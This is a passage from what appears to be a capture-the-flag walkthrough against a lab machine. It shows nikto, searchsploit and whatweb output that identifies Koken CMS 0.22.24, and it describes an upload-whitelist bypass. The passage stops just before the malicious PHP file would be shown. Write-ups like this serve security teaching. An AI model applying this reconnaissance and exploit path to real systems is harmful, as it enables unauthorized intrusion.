
Nothing interesting. Next, I ran nikto on another site running on port 8000 to see if it can find anything.

```
kali@kali:~$ nikto -h 192.168.36.141:8000
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.141
+ Target Hostname:    192.168.36.141
+ Target Port:        8000
+ Start Time:         2020-08-10 08:20:34 (GMT-4)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-koken-cache' found, with contents: hit
+ All CGI directories 'found', use '-C none' to test none
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 1264, size: 5ac84a7f4e88a, mtime: gzip
+ Uncommon header 'x-xhr-current-location' found, with contents: http://192.168.36.141/
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8701ydh%28VS.80%29.aspx for details.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /app/: This might be interesting...
+ OSVDB-3092: /home/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/index.html: Admin login page/section found.
+ /server-status: Apache server-status interface found (protected/forbidden)
+ 26547 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:          2020-08-10 08:27:22 (GMT-4) (408 seconds)
-----
+ 1 host(s) tested
kali@kali:~$
```


After keeping me in waiting for a time enough which made me think it is futile, nikto came back with some interesting results. The site running on port 80 is aesthetic to the eyes.




The real juice is present on site running port 8000.



The site's tagline is daisa ahomi, one of the users I found while performing SMB analysis. The admin page is the login page.




The app page nikto found interesting is forbidden.



The site's built with Koken. So I used searchsploit to find any exploits listed related to Koken,

```
kali@kali:~$ searchsploit koken
Exploits: No Results
Shellcodes: No Results
kali@kali:~$ searchsploit Koken
Exploits: No Results
Shellcodes: No Results
kali@kali:~$
```

As I realize my troubles with finding exploits with searchsploit, I searched for "Koken" in exploit database.



I found an exploit related to Koken CMS version 0.22.24. However, I have no idea about the version of the Koken CMS running on the target. So I used whatweb tool to find it out.

```
kali@kali:~$ whatweb 192.168.36.141:8000
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://192.168.36.141:8000 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.36.141], JQuery[1.12.4], Meta-Autho
r[daisa ahomi], MetaGenerator[Koken 0.22.24], Script, Title[daisa ahomi], X-UA-Compatible
[IE=edge]
kali@kali:~$
```

Wow, it's running the vulnerable version. Now let me see what the vulnerability is.

The Koken CMS upload restrictions are based on a list of allowed file extensions (withelist), which facilitates bypass through the handling of the HTTP request via Burp.

Steps to exploit:

1. Create a malicious PHP file with this content:

